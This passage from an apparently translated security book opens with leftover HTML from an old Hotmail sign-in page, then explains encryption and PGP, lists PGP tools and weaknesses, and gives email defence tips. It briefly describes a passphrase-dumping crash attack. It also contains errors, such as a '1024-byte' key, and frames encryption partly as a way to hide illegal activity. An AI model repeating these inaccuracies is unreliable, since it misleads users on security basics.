<a href="/cgi-bin/dasp/hminfo_shell.asp?_lang=&content=secure_term" target="_top">
Increased security</a> for shared or public computers.</font></td></tr><tr>
<td valign="top"><input type="radio" name="sec" value="rem"></td>
<td><font class="s">Remember my Sign-In Name and Password. <a
href="/cgi-bin/dasp/hminfo_shell.asp?_lang=&content=signoutopt">What's
this?</a></font></td></tr>
<tr><td valign="top"><input type="radio" name="sec" value="no"
checked></td><td><font class="s">Neither</font></td></tr>
</table><p>&nbsp;</td></tr>
</table>
<tr>
<td>
<input type="hidden" name="curmbox" value="ACTIVE">

```




```
<input type="hidden" name="_lang" value="">
<input type="hidden" name="js" value="no">
<input type="hidden" name="id" value="2">
<input type="hidden" name="ct" value="964086476">
<input type="hidden" name="svc" value="mail">
<input type="hidden" name="beta" value="">
</form>
</table>
<table cellpadding=0 cellspacing=0 border=0 width=590>
  <tr><td>&nbsp;<font class="s">&copy; 2000 Microsoft Corporation. All rights
reserved.</font> <a
href="http://www.hotmail.msn.com/cgi-bin/dasp/hminfo_shell.asp?content=tos&_lang="
target="_top"><font class="s">Terms of Service</font></a> &nbsp;<a
href="http://www.hotmail.msn.com/cgi-bin/dasp/hminfo_shell.asp?content=pstate&_lang="
target="_top"><font class="s">Privacy Statement (updated)</font></a>
</td></tr></table> </center></body>
</html>
```

第八章 安全的电子邮件

- 你是否通过邮件发送一些敏感信息，并想寻找一种保护它的方法？
- 你是否在电脑里贮存了个人银行帐号及信用卡的详细资料，并想知道如何保护这些数据？
- 你的对手是否想通过你员工发送的邮件获取机密信息？
- 你是否想防止自己的文件、邮件或其他数据免遭窃取？
- 你是否从事非法活动而不想被任何人发现？

8.1 简介

如果你喜欢看好莱坞电影，那你很可能已经在很多场合中遇到加密算法。加密算法并不是一个新鲜事物，它实际上已存在相当长的一段时间了。大多数人们并不真正想去加密自己的邮件、文件或其他数据，所以他们仍然易于受到电脑罪犯们的侵害。或者说，假如你在本地系统或邮箱中存有重要数据，使用加密算法以保证它的安全总是一个不错的选择。

加密是将一个明文文件通过某个加密算法转化为不可认的杂乱数据的过程。这些杂乱的加密数据显然不可人为阅读，对攻击者来说用处不大。人们可以将杂乱的加密文件（也称为密文）通过相对应的解密算法还原为原来的明文。也就是说，解密是将杂乱的密文还原成原来的明文的过程。通常，没有正确的密码，就不能解密密文。对数据的加密和解密过程可以这样描述：

明文 → (加密) → 密文 → (解密) → 明文

加密与解密之所以得以实现得益于这些称为密码系统的数学算法及功能。没有密码系统的运用，任何 Internet 上的数据都不可能是安全的。一种使用广泛的非常可信的密码系统叫做 Pretty Good Privacy 或者 PGP。它通常被用来保证邮件的安全传输和确保本地文件的安全。

没有人愿意自己的邮件被人阅读或者监察。我们生活的时代，越来越多地通过邮件来取得联系。越来越多的公司将邮件作为首选的通信方式。保证邮件的安全，使隐私得到保护是每个人的权利。PGP 是能够解决全球用户邮件安全问题的一种加密算法。

8.2 加密知识

在我们开始讨论 PGP 算法的各项属性及其工作情况前，很有必要先来熟悉各种有关加



密的概念。见表 8-1。

表 8-1 密码系统术语

名 称	定 义
明文	原始的未经加密的可供人类阅读的数据，这是人们想要保护的数据。例如：Bill Gates is eating
密文	通过算法已加密的杂乱的数据，人类不能阅读。例如：mtty3 tllq1 agm5 psr0
加密	使用加密算法将明文转化为密文的过程
解密	使用解密算法将密文还原为明文的过程
秘码	将明文转化为密文的数学运算
密码术	使用数学或逻辑算法对数据加解密的技巧
密码分析学	使用数学或逻辑算法破解一个秘密，还原明文

今天的大多数功能强大的加密算法都依赖于两个关键的特性：

- 1. 数学算法；
- 2. 密钥。

一个加密系统所使用的数学算法其实就是一组数学规则，它们将明文转换为密文。也就是说，是数学算法具有将明文转换为密文的功能。然而，数学算法很容易被用来解密，并且它们很容易在网上免费下载到。恶意的攻击者可以轻易地下载到此类算法并破解加密系统。所以，如果一个加密系统只依赖于这种数学算法来加密数据，那么它将是不安全的。例如，很多传统的加密算法（如代替算法或换位算法）都很容易攻破，因为它们仅仅依赖于数学算法来加密。

今天大多数的加密系统都不仅仅依赖于数学算法，同时也用密钥来加密。密钥是数学算法用来加密明文的一些数。通常，密钥对每个用户都是唯一的，并且由用户自己随机选取。这意味采用相同的数学算法加密相同的明文，使用不同密钥会得到不同的密文。所以，攻击者只有用正确的密钥才能将密文解密为相应的明文。例如：

明文*（算法+ 私钥）= 密文
明文*（算法+ 私钥2）= 密文2
明文*（算法2+ 私钥）= 密文3
明文*（算法2+ 私钥2）= 密文4

除非攻击者能够获得原本用来加密的私钥，否则想实现解密攻击是不可能的。不幸的是，这也意味着，你将一封加密的邮件发给朋友，他也必须有你的私钥才能将它解密。这就引发了加密系统的一个最大的问题——怎么安全地将私钥通过 Internet 或其他方式传送给收件方而不被截获或窃听？

加密系统的这个弱点可以通过以下一套不同的密码得以解决：

- 1. 私人密钥；
- 2. 公开密钥。

在这个加密系统中，每个用户分配到一组私人密钥（用于解密）和公开密钥（用于加

密)。人们在互联网中公布公开密钥，同时保管好私人密钥。一旦公开密钥在网上发布，那么任何人都可以用它来加密邮件。这些加密的邮件只有用相应的私人密钥才能解密。所以，任何人在没有相应私人密钥时，都不能截取或者解密一个用公开密钥加密的邮件。

这种使用公开、私人密钥的加密解密系统，不仅保证任何人都能够发送加密邮件，同时还确保了只有合法的用户才能解密，阅读邮件。最重要的是它解决了密钥在网络中传输的安全问题。这个过程可以按以下方式描述：

加密：明文*（算法+ 公开密钥）= 密文

解密：密文*（算法+ 私人密钥）= 明文

很明显，每个用户都拥有这么一对用来加、解密数据的私人、公开密钥对。虽然，公开密钥与私人密钥虽然是数学相关的，但是从公开密钥推出私人密钥是相当困难的。不过，提供必要的运算能力，给出数学编码，攻击者推导出私人密钥仍然有一定可能性。这使得选取大字节密钥非常重要。私人密钥越长，破解就越困难。例如，一个 1024 字节的密钥被认为是相当安全的（至少到目前为止）。

8.3 邮件加密软件 (PGP)

PGP 是这样一种使用公开-私人密钥对的密码系统，它不仅可用来加密本地文件，还可安全地传输加密邮件。PGP 加密系统不仅非常安全，还极易实现和使用。可按下面的方式理解 PGP 系统的工作：

加密

1. 首先，PGP 用一个预设的压缩算法将明文压缩。这样做不仅能节约带宽和硬盘空间，同时可以使破解加密算法变得更加困难（使文件的识别更加困难）。

2. 随后，PGP 生成一个随机的一次性加密密钥作为会话密钥。这个会话密钥是通过随机数据（如：鼠标移动、素数运算、RAM 内容等）随机生成的，它被用来加密明文。通常一个非常快速和强壮的加密算法与会话密钥结合来加密明文。

3. 最后，第二步所产生的会话密钥被公开密钥加密。之后 PGP 将加密的会话密钥和密文发给接收者。

解密

1. 首先，接收方的 PGP 使用他的私人密钥还原会话密钥。需要指出的是这时接收方会被要求输入口令——私人密钥。

2. 还原的会话密钥被用来给密文解密。

3. 最后还原的压缩明文数据被解压，得到原来的明文。



8.4 法迪亚推荐的 PGP 加密工具

1. 工具名称: PGP Freeware v6.5.8

属性: 正式的 PGP 工具。

Download URL: <http://web.mit.edu/network/pgp.html>

2. 工具名称: PGPMail

属性: 允许用户运用公开、私人密钥对发送接收 PGP 加密邮件。同时可与普通的邮件客户端如 Outlook Express, Eudorpro 等兼容。

Download URL: <http://web.mit.edu/network/pgp.html>

3. 工具名称: PGPDisk

属性: 允许用户加密本地硬盘, 甚至整个硬盘。

Download URL: <http://www.pgpi.org/products/pgpdisk/>

4. 工具名称: PGPFire

属性: 一个使用 PGP 软件的防火墙。

Download URL: <http://www.networkingfiles.com/Firewalls/downloads/pgpfiredownload.htm>

5. 工具名称: PGPFone

属性: 一个让用户通过猫或网络安全拨打电话的工具。

Download URL: <http://www.pgpi.org/products/pgpfone>

8.5 PGP 的弱点

虽然 PGP 是互联网中最强的一种加密系统。它仍然存在各种被攻击的弱点:

1. 弱口令

所有 PGP 提供的安全都能轻易地被一个弱口令所破坏。所以, 确保选取一个不易被猜测和暴力破解的口令是非常重要的。人们要尽可能地使用数字、字母和特殊字符组合的长口令。同时使用大写字母和小写字母也是有必要的。以下是一个好的口令示例:

m.Y.n.A.m.E.i.S.a.N.k.I.t.2.4.0.5.1.9.8.5.t.H.e.H.a.C.k.E.r.F.a.D.i.A.1.2.3.

2. 密码记录器

必须意识到密码记录器可被用来监视所有的击键动作。一个攻击者可以轻易地利用密码记录器来窃取受害者口令。

3. 删除的文件

通常, 每当 PGP 将明文加密为密文后, 明文就被从硬盘中删除。视你的操作系统而定 (Windows), 有时这些被删除的明文实际上并未被删除而仍然保存在本地硬盘中。这些明文可以通过数据恢复工具轻易地予以恢复。所以确保这些文件从本地系统中删除是非常重要的。比如, PGP Secure Wipe 就是这样一种能完全删除 PGP 明文垃圾的工具。

4. 病毒和木马

恶意程序如病毒和木马普遍被攻击者用来窃取受害者口令及截获明文数据。

5. 钓鱼

因为 PGP 源代码可以在互联网中免费获得，所以攻击者可能制作伪造的 PGP 版本，获取受害者口令。所以用户使用前，验证 PGP 的校验码是非常重要的。

6. 内存转存

PGPMail 可以很容易地与各种通行的邮件客户端结合使用。这样的一些 PGP 版本仍然存在对私人密钥口令的攻击弱点。攻击者可使 Outlook Express 崩溃，造成它将口令转存到 *drwtsn32.log* 日志文件中。想阅读关于此方面更详细的信息请登录：<http://www.securiteam.com/windowsntfocus/5SP0Y0A6KM.html>

7. 传言

虽然 PGP 得到广泛应用，它在安全方面仍然存在各种传言。互联网上最普遍的一种传言是美国政府故意在 PGP 中留有后门，使得他们可以截获和浏览所有的 PGP 加密数据。

8. 内存窃听

Unix 和 Windows 环境，都允许攻击者采用相应的权限检查系统的物理内存。



第九章 防范策略

邮件攻击的确是一种互联网中最普遍也最危险的攻击。每个用户在与邮件系统交互时，必须记住以下一些应用措施。

1. 公司和政府都非常有必要引导对邮件安全威胁的正确认识及开展相应训练课程。邮件系统的安全性视使用人员而定。除非所有的邮件用户都能够意识到风险的存在，否则想要成功地阻止任何邮件欺诈都是相当困难的。

2. 在互联网中，邮件通信谈不上安全。所以，使用像 PGP 的安全邮件系统和数字签名总是一个好办法。这种做法可以防止攻击者截获并读取邮件。加密邮件系统同时也使得伪造邮件攻击更加困难。

3. 更新系统、给系统打补丁以避免系统的最新漏洞、弱点，这非常关键。

4. 使用一个强壮的防毒工具扫描所有接收、发送邮件以保证邮件免受病毒或蠕虫的感染。

5. 不鼓励邮件用户将自己的邮箱地址公布在公共场合（如网上竞赛、论坛和幸运抽签）。大多数情况下，这些公共场合就是导致出现大量垃圾邮件和收件箱中病毒的最主要原因。所以，最好使用两个不同的邮件账户——一个用于正式或个人目的，另一个用于公共场合。

6. 大量的邮件病毒、蠕虫都归咎于如 Outlook Express 的邮件客户端的弱点。所以，最好经常升级你的邮件客户端来修复已知的漏洞。同时，最好关闭预览功能，以防止邮件显示时恶意程序代码自动执行。

7. 不要相信即使是收自朋友及同事的邮件。有时，你的朋友或同事系统被病毒感染，而自动将复本发给地址本中每一个人。

8. 请对所有的邮件账户都使用满足一定复杂性的密码。

9. 有些人喜欢在注册一个新的邮件账户时填入错误的联系信息（也许是某个朋友的联系方式）。这么做有时可能防止攻击者使用忘记密码攻击破解邮件账户。

10. 公司和网络服务商都应使用垃圾邮件过滤系统以减少经网络传输的垃圾邮件。

11. 对任何社会工程攻击保持警惕。

12. 系统管理员必须禁止邮件转发功能，以阻止伪造邮件攻击。

13. 人们必须意识到键盘记录器可能被安装在系统中以记录所有按键输入。

14. 公司减小将邮件作为唯一通信方式的依赖性，这很重要。必须做出努力以保证在出现紧急情况时，至少有一个后备的渠道得以替代。